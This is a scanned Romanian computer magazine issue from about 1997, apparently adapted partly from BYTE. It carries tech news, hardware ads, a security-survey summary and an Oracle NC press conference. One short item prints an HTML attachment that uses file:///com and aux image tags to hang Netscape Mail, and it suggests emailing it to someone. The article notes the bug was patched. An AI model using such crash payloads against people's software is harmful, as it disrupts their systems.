Unul dintre produsele inovative ale noului val tehnologic este reprezentat de Nokia 9000 Communicator, care asigură mult mai mult decât o comunicarea vocală fără fir. Nokia 9000, care foloseşte sistemul Global System for Mobile Communication (GSM), are forma unui telefon obişnuit, dar odată desfăcut, se transformă într-un minuscul computer palmtop. În acest fel, aparatul poate fi folosit pentru a transmite şi primi mesaje e-mail, pe care le puteţi scrie pe minuscula sa tastatură. Puteţi de asemenea să trimiteţi şi să primiţi mesaje către şi de la un fax. De fapt, Nokia 9000, nu numai că arată ca un computer palmtop, dar include şi câteva funcţii specifice unei agende electronice de buzunar. Aparatul include un calendar, un notepad, o carte de telefon şi un calculator.

Pe lângă acestea, facilităţile suplimentare ale Nokia 9000 includ accesul la Internet, deşi ecranul LCD gray-scale de 640x200 pixeli nu asigură performanţele grafice cu care Web-ul v-a obişnuit. Totuşi, posibilitatea de a accesa Internetul cu un dispozitiv ce cântăreşte mai puţin de 400 g este un lucru extraordinar.

Nokia 9000 Communicator este un produs extraordinar (anul trecut a câştigat printre altele trofeul BYTE Best of CEbit). Cu toate acestea, dacă sunteţi cetăţean american şi sunteţi pregătiţi să cheltuiţi cel puţin 2000$ pentru a avea un astfel de aparat, mai trebuie să aşteptaţi. Telefonul poate fi procurat în Europa, dar pe piaţa americană va intra doar din acest an, datorită faptului că reţeaua de comunicaţie destinată acestuia nu este complet instituită.

De fapt, cea mai serioasă problemă pentru cumpărători ar putea fi posibilitatea ca GSM şi restul serviciilor de comunicaţie personală (PCS-Personal Communication Service), incluzând CDMA (Code Division Multiple Access), TDMA (Time Division Multiple Acces), PACS (Personal Acces Communication Systems) şi DCTU (Dominant Certified Telecommunication Utility), să reprezinte o piaţă care să-i transforme în cumpărători imprudenţi. Bukasa Tshilombo, director de cercetare a pieţei mondiale a tehnologiilor fără fir din cadrul Northen Business Information (New York City) este de părere că pentru cumpărători nu trebui să existe motiv de îngrijorare. După spusele lui Tshilombo, până în anul 2000, GSM se va bucura de o răspândire în S.U.A. asemănătoare cu cea din Europa. Dar să nu vă aşteptaţi ca un aparat care suportă versiunea americană a sistemului GSM să funcţioneze automat şi în Europa. Telefoanele U.S. GSM vor opera la o frecvenţă diferită de cele europene.

Tshilombo este de părere că utilizatorii din America de Nord se vor bucura în curând de mai multe opţiuni de tehnologie fără fir. „Cu timpul, toate aceste opţiuni ar trebui să aibă un preţ şi o garanţie rezonabile", afirmă el.

Acestea sunt desigur veşti bune pentru cei atraşi de farmecul sistemelor Nokia şi a altor telefoane/sisteme de comunicare bazate pe tehnologia PCS. Dar e clar că utilizarea telefonului doar pentru a comunica verbal nu va mai fi de ajuns într-un viitor apropiat.

– Jon Pepper

Scama Lunii

Netscape Navigator încurcat de HTML

Chiar şi relativ simplul Hypertext Markup Language (HTML) poate fi folosit pentru a face rău. Richard Smith, preşedintele companiei Phar Lap Software, un producător de unelte de programare, a descoperit o modalitate de a obstrucţiona navigatorul Netscape Navigator folosind HTML.

În primul rând, scrieţi un fişier HTML numit BOOM.HTM care să includă:

```
<body>
<img src="file:///com1
<img src="file:///com2
<img src="file:///com3
<img src="file:///com4
<img src="file:///aux
</body>
```

Compuneţi apoi un mesaj e-mail care să aibă ataşat fişierul BOOM.HTM şi trimiteţi-l cuiva. Când destinatarul citeşte mesajul e-mail cu programul Netscape Mail, Navigator se blochează în momentul în care programul încearcă să afişeze BOOM.HTM.

Blocarea are loc pentru că Navigator încearcă să citească un fişier GIF de la porturile seriale COM1 şi până la COM4. Deoarece pe aceste porturi nu se primesc date, Navigator se blochează. Iar când numele dispozitivului ţintă este AUX, computerul s-ar putea bloca complet.

Netscape afirmă însă că a reparat greşeala printr-un nou upgrade la Navigator 3.0.

Trimiteţi-le pe-ale dvs. la edejesus@bix.com!

CARACTERISTICI GENERALE

*team*server C*i* și G*i*

- -Procesoare Intel Pentium® la 133, 166MHz, și Pentium PRO la 200Mhz
- -mono și dual procesor
- -256kB, respectiv 512kB cache
- -Până la 383MB mem (modele Ci)
- -Până la 512MB memorie ECC (modele Gi)
- -Până la 20GB, respectiv 32GB hard disc fast SCSI-2
- -8 x CD-ROM SCSI-2
- -Adaptor Ethernet 10/100 Mbit PCI
- -Sisteme de operare disponibile:
  - -NetWare 4.1 / 4.11
  - -MS Windows NT Server 3.51 & 4.0
  - -SCO UnixWare 2.x
  - -SCO Unix OpenServer Release 5
- -Alte opțiuni pentru Gi:
  - -Adaptoare RAID


Siglele Intel Inside și Pentium Processor sunt mărci înregistrate ale Intel Corporation.

Dacă departamentul dumneavoastră are nevoie de un server, atunci nu mai trebuie să căutaţi în altă parte.

Oferta de servere Fujitsu-ICL se bazează pe o tehnologie avansată, oferind o înaltă siguranţă în funcţionare şi un raport preţ/performanţă excelent.


De ce să faceţi compromisuri în ceea ce priveşte afacerile dvs?

SUNAȚI ACUM:
250.61.75 / 250.61.97



Servere și ICL -

soluția pe care te poți baza.



intel inside® pentium® PROCESSOR

FUJITSU ICL

ICL-ROMÂNIA - Reprezentanța
Bd. Republicii, 44 - 46, Sector 2, București
Tel: 401-250.61.75, 401-250.61.97, Fax: 401-250.58.18

ELCOSOFT S.R.L. - Reseller Autorizat
Str.Republicii nr.5, CLUJ NAPOCA
Tel/Fax: 064/190301

***C**ele mai noi tehnologii mondiale încorporate în familia calculatoarelor COMRACE.*

***A**cestea sunt proiectate, optimizate și testate pentru a oferi cea mai bună performanță odată cu fiabilitatea cunoscută a sistemelor COMRACE®.*

SOFTWARE LEGAL.

3 ANI GARANȚIE.

***S**uport tehnic profesional pe întreaga perioadă de garanție.*

PREȚURI COMPETITIVE.

***S**atisfacția Dumneavoastră este cheia succesului COMRACE® COMPUTERS.*

COMRACE®

COMPUTERS

Singurul producător român în relație directă OEM cu WESTERN DIGITAL

36 LUNI GARANTIE

Microsoft Windows 95
ADI
comrace

AMD 586 K5

intel inside pentium® PROCESSOR PENTIUM® PRO PROCESSOR

CHIP TIP August 1996

CHIP TIP November 1995

"Trophy a obținut în cadrul testului de performanță cel mai bun punctaj, 2492 ... Având în vedere performanțele și accesoriile oferite, factorul de preț al calculatorului de la COMRACE®, de 2,25, este foarte bun."
CHIP, August 1996, pag. 27

Combinația exclusivă de tehnologie nouă cu performanță maximă, dotări standard și opțiuni, ergonomia și calitatea fac din COMRACE® cel mai competitiv calculator de pe piață.

DA Harddisk WESTERN DIGITAL **Caviar**®

THE WORLD'S MOST RECOMMENDED HARD DRIVE

Caviar

DA Monitor

ADI MicroScan

Monitors for your Computing Needs

DA Sistem de operare Microsoft® cu licență preinstalat

- ☑ MS-DOS 6.22 + Windows for Workgroups 3.11
- ☑ Windows 95
- ☑ Windows NT Workstation 4.0

+ GRATUIT

GAMES SAMPLER CD

16 jocuri (trial version) selecționate dintre cele mai bune jocuri ale anului pentru Windows® 95 împreună cu fiecare calculator COMRACE® cu sistem de operare Windows® 95.

LOOK FOR THE CERTIFICATE OF AUTHENTICITY

Genuine Microsoft® Products™

PRE-INSTALLED BY COMRACE COMPUTERS

COMRACE® este marcă înregistrată iar rally™, trophy™, elite™, office PC™, magnum™ sunt mărci de producător ale COMRACE COMPUTERS.
Toate celelalte mărci sau mărci de producător la care se face referire sunt proprietatea companiilor respective.

Distribuitori

starsoft


CRAIOVA • Tel. 051-415800 • Fax 051-413209
BUCUREȘTI • 01-3111317 • Fax 01-3111316
E-Mail:office@comrace.eunet.ro

Alba Iulia: CRISTAL SOFT INTERNATIONAL - 058-813159 •**Arad**: LEXIMIS - 057-251245 •**Bacău**: NERATON SERVICE - 034-181506 •**Baia Mare**: CUMULUS LOGIC - 062-433248 •**Brașov**: COSIDOR COM - 068-310534; ERIMEX - 068-143594 •**Brăila**: ROM GT PLUS - 039-611660 •**București**: ALSYS DATA - 01-4104562 •**Călărași**: OPTIM SOFT - 042-314589 •**Cluj-Napoca**: TELESIMEX & GEMINI - 064-425103 •**Constanța**: **BRIO BIT** - 041-616811 •**Deva**: RECEP PLUS - 054-218205 •**Focșani**: QUATTRO IMPEX - 037-625134 •**Galați**: SIMM'S INTERNATIONAL - 036-463344 •**Iași**: **BETALINE** - 032-271281 •**Miercurea Ciuc**: BITRACE - 066-124090 •**Onești**: COMPUTER SERVICE - 034-326632 •**Pitești**: OPEN SYSTEMS - 048-219000 •**Reșița**: SELCO - 055-215301 •**Rîmnicu Vilcea**: BIT CENTER - 050-730109 •**Satu Mare**: DATA ELECTRONIC - 061-737635 •**Sibiu**: DATA PRO - 069-210489 •**Slatina**: TANDEM SERVICE - 049-423184 •**Suceava**: DATA SERVICE - 030-214982 •**Timișoara**: ETA 2 U - 056-199508; EXACT - 056-220170 •**Tîrgu Jiu**: ELTOP - 053-218666 •**Tîrgu Mureș**: CARO COMP - 065-210040


Comandă un COMRACE® și lasă-l să lucreze pentru tine

CONSTRUIT SĂ DUREZE.

FĂRĂ RECLAMAŢII.



Pentru posteritate, faraonii egipteni le-au cerut urmaşilor să construiască piramide. Nu am auzit nici o reclamaţie de când faraonii au început să utilizeze produsul finit. ▶



EXACT CA UN HARD-DISK WESTERN DIGITAL.

Hard-disk-urile WD Caviar produse de Western Digital rezistă testului timpului. În sondaje ne-aţi votat nr. 1 pentru calitatea produsului şi siguranţa în funcţionare. De fapt ne-aţi votat nr. 1 la fiecare categorie. *(CRN "Channel Champion" Survey)*

La un sondaj recent, utilizatorii au fost întrebaţi dacă ar mai cumpăra din nou acelaşi hard-disk. Bineînţeles, Western Digital s-a clasat din nou pe primul loc – de această dată pentru ataşament faţă de marcă şi pentru satisfacţia utilizatorilor. *(Computer Life Influencer Panel)*

Dacă doriţi un hard-disk durabil, sigur şi susţinut de cei mai mulţi utilizatori mulţumiţi, înseamnă că vă doriţi un hard-disk WD Caviar.

- **Capacităţi de la 850 MB la 4 GB**
- **Timp de acces începând de la 10 ms**
- **Viteze de rotaţie până la 5200 RPM**
- **Rate de transfer până la 16,6 MB/sec**
- **Interfaţă Enhanced IDE**
- **300.000 ore MTBF**
- **3 ani garanţie**

WESTERN DIGITAL

© 1996 Western Digital Corporation.
Western Digital şi Caviar sunt mărci înregistrate ale Western Digital Corporation.

Distribuit în România prin

comrace® COMPUTERS

COMRACE COMPUTERS
Bucureşti: Tel:01-3111317 Fax:3111316
Craiova: Tel:051-415800 Fax:413209
E-Mail: office@comrace.eunet.ro

COMTEK
EXPOSITIONS
organizează

Computers and
Electronics
Romanian
Fair

CERF
'97

Cea mai importantă expoziție specializată de tehnică de calcul (hardware și software), electronică, birotică și telecomunicații

Ediția a 6-a
Complexul ROMAERO Băneasa
13 - 17 mai 1997

Vă irosiți timpul căutând de unul singur distribuitori pentru echipamentele dumneavoastră?

Aveți dificultăți în a găsi pentru produsele dumneavoastră clienți cu mare putere de cumpărare?

Comtek vă oferă șansa de a-i întâlni pe toți aceștia la CERF!

Organizată la puțin timp după CeBIT Hanovra, cea mai mare expoziție europeană în acest domeniu, CERF vă prezintă echipamente și tehnologii de ultimă oră.

Nu pierdeți ocazia de a veni la CERF!

Pentru informații sunați acum la telefon / fax : 633.12.50; 312.82.81

Adio NT pentru MIPS

Platforma RISC originală utilizată pentru găzduirea Windows NT, arhitectura MIPS, este deja depășită ca suport pentru SO la nivel întreprindere. Microsoft a anunțat că va sista viitoarele dezvoltări NT pentru platformele MIPS, din cauza cererii scăzute. În ce privește NT-ul, arhitectura MIPS a fost prinsă între nivelul ridicat de performanță, reprezentat de procesorul Alpha de la Digital și nivelul scăzut de performanță, reprezentat de Pentium; când proiectanții software au avut suficiente resurse pentru a suporta două platforme hardware pentru NT, platforma MIPS era deja părăsită.

NEC, fabricantul care a vândut cele mai multe stații de lucru MIPS/NT, declară că nu va mai construi mașini NT bazate pe platforma MIPS. Totuși, NEC va continua să fabrice chip-uri MIPS pentru sistemele Nintendo 64, pentru stațiile de lucru Silicon Graphics și pentru noile platforme Windows CE.

Deși Microsoft declară că va continua să ofere suport NT 4.0 pentru MIPS, compania sfătuiește cumpărătorii să aibă în vedere pentru viitoarele versiuni de NT alte platforme hardware. Unele dintre aceste platforme ar putea fi PowerPC, Alpha și x86.

Dar PC-urile ieftine Alpha NT sunt pe drum

În timp ce MIPS este depășită ca platformă pentru NT, Digital Equipment și VLSI Technology colaborează pentru a aduce pe piață computere mai ieftine, bazate pe microprocesorul Alpha. În acest an, două companii au declarat că vor lansa primul produs care să includă chip-uri VLSI și care să lucreze cu chip-urile Alpha de la Digital.

Cipurile dezvoltate de VLSI vor realiza funcții de conectare a microprocesorului la memorie și la bus-urile PCI, și vor administra funcții legate de facilitățile audio, grafice, dispozitive de intrare și de porturile I/O. Digital a declarat oficial că își canalizează eforturile pentru a crea un desktop Alpha PC care să coste 3000$ sau mai puțin și care să aibă o platformă mai atractivă pentru clienții asociați.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare BITS - *Marius Tudorică și Daniel Moldovan*]

Datapro Report

Securitatea: momentul adevărului


A venit timpul ca organizațiile să înceteze să se mai plângă de securitatea informațiilor lor și să treacă la fapte. Teoretic, managementul de nivel înalt asigură protecția informațiilor; practic însă, implementarea strategiilor de securitate este, la majoritatea organizațiilor actuale, minimă sau inexistentă. Aceasta este concluzia la care au ajuns analiștii de la Datapro în urma sondajului 1996 International Survey of Information Security Issues realizat de această companie.

Companiile care au implementat cu succes strategii de securitate informațională eficiente au format o procedură de securitate, au dirijat un sistem de evaluare a riscurilor și au instituit metode de management al riscurilor. O organizație ar trebui să știe riscurile asumate și să se asigure că aceste zone sunt acoperite de strategia de securitate, apoi ar trebui să ia contramăsuri bazate pe prioritățile și nivelele stabilite la nivelul procedurii de securitate. Antrenamentul și conștientizarea joacă un rol foarte important în succesul unei stategii de securitate; din sondaj a rezultat că angajații erau răspunzători pentru 57% dintre incidentele de securitate.

Din nefericire, influențele economice, cum ar fi cursa de reducere a costurilor, a lăsat răni adânci strategiilor de securitate. Sumele destinate securității au dispărut din bugetele multor companii . În timp ce numărul companiilor care au un departament dedicat de securitate și proceduri de securitate a scăzut, numărul companiilor fără nici un plan de securitate a crescut. Doar 54% dintre companiile participante la sondaj în 1996 au avut strategii de securitate, comparativ cu cele 82 de procente inregistrate la sondajul Datapro din 1992. La companiile care încearcă să schițeze o formă de protecție, deși departamentele de securitate au fost desființate, implementarea acestei strategii a revenit în principal managerului MIS. Departamentul MIS nu este locul cel mai bun pentru dezvoltarea unor astfel de tehnologii. Din moment ce securitatea rămâne o parte a funcției IT, s-ar putea ca ea să nu fie niciodată o prioritate. Organizațiile care au o persoană investită cu securitatea au mai multe șanse să dispună de o strategie de securitate.


În zilele noastre companiile mizează cel mai mult pe abilitatea PC-urilor, mainframe-urilor și a bazelor de date, ca principali factori ce contribuie la succesul organizatiei. Securitatea este încă privită ca un lucru minor. Organizațiile trebuie să-și revizuească ideea că securitatea este un impediment sau o restricție, cum ar fi yalele și centurile de siguranță ale autoturismului. Ele ar trebui să vadă securitatea ca ceva care îmbunătățește cursa și vă duce în siguranță la destinație, așa cum o face sistemul de frânare ABS. Evoluția spre un comerț electronic, fenomenala expansiune a Internetului și popularitatea în creștere a aplicațiilor orientate pe afaceri care folosesc rețele publice vor sili companiile să dezvolte sisteme viguroase de securitate. Securitatea trebuie privită ca o îmbunătățire, nu ca un lucru dăunător.

Rebecca J. Duncan și Jackie Hyde sunt analiști în problemele de securitate informațională la Datapro. Pentru a afla mai multe despre serviciile Datapro, vizitați http://www.datapro.com.


Companii cu un plan de securitate

Rezultatele se bazează pe cei 719 participanți din 1337, care au declarat că propria companie are un plan de securitate.

Firmele cu plan de securitate, adesea au și personal dedicat.


Probleme de securitate ale microcomputerelor

Suma cifrelor depășește 100% pentru că partiipanții au putut semnala mai mult de un incident.

Virușii sunt cea mai frecventă problemă de securitate.

StarNets

Your Internet Business Solution

InterComp	București	01 3238255
Electronum	București	01 3120440
CINOR	București	01 3120579
ALGORITMA	București	01 2122151
GEONET	București	01 2113299
UNICOM	București	01 2234359
CanadSystems	București	01 3236888
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Brașov	068 319181
RomaniaOnLine	Brașov	068 321529
HARD-TEST'94	Brăila	036 467752
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
COMP-ARG	Pitești	048 214598
TRANSDATA	Ploiești	044 143630
IVEX	Rm.Vâlcea	050 736077
COSYS	Sf.Gheoghe	067 312472
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 611881

Email: office@starnets.ro
http://www.starnets.ro

internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA

Numai prin noi aveți acces la Internet ***din toată*** ro, cu viteză maximă și costuri minime!

InterComp

@ **Powered by SPARC-Solaris**

Eveniment

Conferință de presă desfășurată cu ocazia Oracle's Developer Conference
Paris, 10 decembrie 1996.
De Mircea Sârbu

Căpitanul Ahab despre NC

Timp de trei zile (10-12 decembrie 1996), centrul de conferințe CNIT a constituit punctul de întâlnire al proiectanților de aplicații Oracle din toată Europa. Aceștia au avut parte de un program foarte bogat de seminarii tehnice (pe tematici diverse și pe nivele de expertiză) și de ateliere "Test Drive" cu un pronunțat caracter practic. În plus, un succes deosebit au avut așa-numitele "Technology Campgrouns", standuri în care oricine putea discuta, într-o manieră destinsă, cu membrii echipelor de proiectare de la Oracle, pentru a afla diverse amănunte tehnice sau pentru a simți "savoarea" viitoarelor produse ale companiei.

Pentru jurnaliști, în schimb, atracția principală au reprezentat-o prezentările pe care organizatorii le-au numit "keynote speeches", care au încercat să ofere imaginea de ansamblu ("the big picture") a tehnologiilor promovate de Oracle. Dar, fără îndoială, prezența lui Larry Ellison, președintele companiei, a fost atracția supremă. Cu atât mai mult cu cât cruciada pe care a lansat-o pentru impunerea unei "noi ordini informatice" a produs un impact deosebit în presă. O confruntare directă între Larry Ellison și Bill Gates, desfășurată în septembrie, tot la Paris, a produs titluri de genul "Bill Gates vs. Larry Ellison: Duelul miliardarilor" (NewsWire) sau "Larry Ellison este Căpitanul Ahab iar Bill Gates este Moby Dick" (Fortune).

Expunerea lui Larry Ellison a avut ca temă, desigur, celebrul NC (Network Computer) și a debutat cu o întrebare retorică: Am pătruns oare în Era Informaticii sau suntem încă în Era Televiziunii? De ce abia 30% dintre familiile americane au un calculator (ca sa nu mai vorbim de alte zone ale globului) în timp ce peste 95% dețin cel puțin un receptor TV? Nu neapărat prețul este răspunsul (cel puțin pentru Statele Unite), ci mai cu seamă complexitatea PC-ului, afirmă Ellison, după care ne dă de gândit invitându-ne să ne gândim la rețeaua mondială de televiziune, de telefoane, de electricitate... Întreaga lor complexitate este ascunsă în spatele unor aparate a căror utilizare este banală. Ce se întâmplă când manevrăm telecomanda aparatului TV sau când formăm un număr de telefon? Nu știm și nici nu ne interesează... Cheia de boltă a viziunii Oracle asupra viitorului tehnologiei este acest aparat ieftin și ușor de folosit, care va încredința rețelei complexitatea și vă păstra pentru utilizator accesibilitatea. E timpul pentru NC, lasă să se înțeleagă Larry Ellison, amintindu-ne că ciclurile istorice ale informaticii durează, se pare, cam 15 ani: 1950 - mainframes, 1965 - minicomputere, 1981 - PC-urile, 1996 - ghici?

Aveți neclarități? Întrebări? În speranța că le-au pus în numele vostru jurnaliștii prezenți la fața locului, am transcris de pe bandă conferința de presă pe care a susținut-o în aceeași seară Larry Ellison. Câteva observații privind fidelitatea transcrierii: (1) formularea întrebărilor este adesea prescurtată, iar uneori doar dedusă din conținutul răspunsului (nu întotdeauna microfonul ajungea la timp la cel care punea întrebarea); (2) răspunsurile sunt uneori "curățate" de repetițiile și impreciziile inevitabile unui dialog spontan; (3) unele pasaje nerelevante au fost tăiate. Am încercat totuși să sugerez atmosfera și să păstrez ceva din "oralitate".

(Mircea Sârbu)

IT'S ABOUT YOUR SUCCESS

The Oracle Developer Conference

Multă lume se teme că pentru a folosi NC-uri în Internet vor avea nevoie de o lărgime de bandă sporită...

LE: Nu-i adevărat. Computerul de rețea lucrează foarte frumos pe o line de 28 Kbps, inclusiv pentru *Video On Demand*. Video de bună calitate, direct din rețea. Desigur, puteți face și poștă electronică și orice altceva, la 28 Kbps. Important este că l-am proiectat având grijă să nu repetăm greșelile pe care le-am făcut cu televiziunea interactivă. Nu trebuie să așteptăm până când vor fi construite rețelele de bandă largă pentru ca tehnologia noastră să dea roade. Așa că NC-ul a fost proiectat cu multă atenție, pentru o opera repede pe linii de capacitate mică, de 28 Kbps.

Un NC nu va fi mai lent decât un PC, unde programele sunt stocate local?

LE: Nu. Dacă vă conectați prin modem la un ISP, linia telefonică pe care v-o oferă compania de telefoane este de 28 Kbps. Dacă într-un LAN serverul este lent, atunci aveți aceeași problemă cu un calculator personal de 6.000 de dolari ca și cu un calculator de rețea de 600 de dolari. Dar noi avem posibilitatea să stocăm pe cartele RAM inserabile (*pluggable RAM cards*) toate programele aplicative, așa că nu trebuie să le descărcați întotdeauna din rețea. Aplicațiile pot fi deci stocate local, iar lansarea lor va fi instantanee. Nu vor fi viruși, iar sistemul va lucra bine chiar și în rețele lente.

Da, dar în acest caz se pierde unul dintre avantajele cele mai importante ale NC-ului, faptul că foloseşte automat cea mai nouă versiune a programelor...

LE: Depinde... Desigur că dacă softul de pe server se schimbă, atunci el trebuie descărcat. Dar există mult software care stă pe NC: este browser-ul, programul de e-mail şi alte piese soft uzuale. Trebuie să înnoiţi acest soft mult mai rar decât în cazul unui PC, deoarece PC-ul are toate aplicaţiile local. În cazul NC-ului, ajunge ca la câţiva ani odată să extrageţi o cartelă de 15$, s-o aruncaţi şi să inseraţi una nouă. Apropo, acesta este întreg procesul pentru a face un upgrade de software. Daţi-mi voie să vă arăt cum se procedează: apucaţi cartela veche... o trageţi afară (*mimează operaţia*)... apoi luaţi cartela nouă... şi o împingeţi înăuntru (*mimează inserarea cartelei*). Acesta este manualul şi cursul practic complet despre cum se face un upgrade software pe un NC (*râsete*).

Vreţi să ne mai arătaţi o dată ? (râsete)

LE: Ah, da, desigur... (*Larry repetă demonstraţia, sala râde în hohote*)

Este clar că investiţiile pe care le-aţi făcut pentru NC trebuie să se întoarcă din aplicaţii software de reţea. Cum credeţi că veţi obţine rezultate financiare, şi când?

LE: Cred că 1997 va însemna un foarte serios examen de piaţă şi că va aduce o rafinare a tehnologiei şi un ultim lustru al softului. 1998 va aduce adoptarea pe scară largă a NC-urilor, astfel încât până în anul 2000 acestea vor depăşi spectaculos în vânzări PC-urile. Deci, cred că rezultatele financiare substanţiale le vom obţine începând din 1998.

Ce înţelegeţi prin „substanţiale“?

LE: O, veniturile substanţiale... sunt mari. (*se râde îndelung*) Am crescut şi trăiesc într-o ţară foarte litigioasă, în care oamenii se dau în judecată pentru orice şi trebuie să fii foarte atent cum cuantifici lucrurile în bani ca să poţi susţine o afirmaţie. Am încercat să fac o glumă, dar adevărul este că e foarte dificil să faci previziuni financiare în această privinţă... Şi de fapt nu am făcut niciodată.

Fiind vorba despre previziuni financiare, aş vrea să vă pun două întrebări. Prima este: ce procentaj din veniturile pe care le veţi obţine credeţi că vor proveni din activităţi legate de Internet (şi vă rog nu-mi spuneţi că 100%...). A doua întrebare: există foarte multe lucruri legate de producerea de calculatoare de reţea. Ce anume va face Oracle?

LE: Daţi-mi voie să răspund întâi la a doua întrebare. Noi construim software pentru aceste computere, exact aşa cum face Microsoft pentru PC-uri. Facem soft pentru NC-uri şi pentru servere. Despre cât la sută din afacerile noastre sunt legate de Internet... Nu ştiu... Unele studii de piaţă recente arată că majoritatea bazelor de date din Internet sunt Oracle... mai precis 57% din toate bazele de date din Internet. Noul nostru Oracle WebServer 3.0 se află în testare beta în peste 1.100 de situri... Deci o parte tot mai mare din afacerile noastre este legată de Internet. Dar nu pot să dau un răspuns clar până când nu ne înţelegem asupra faptului că Internetul a fost construit pentru computing şi toate instrumentele noastre, care acum lucrează în arhitecturi client/server, vor fi duse spre Internet. Acum, e greu de spus ce sunt sculele pentru Internet sau bazele de date pentru Internet... Depinde la ce nivel definim Internetul. Dacă vorbim doar despre un fel de servere care comunică cu clienţii prin HTTP, atunci avem o definiţie foarte îngustă. 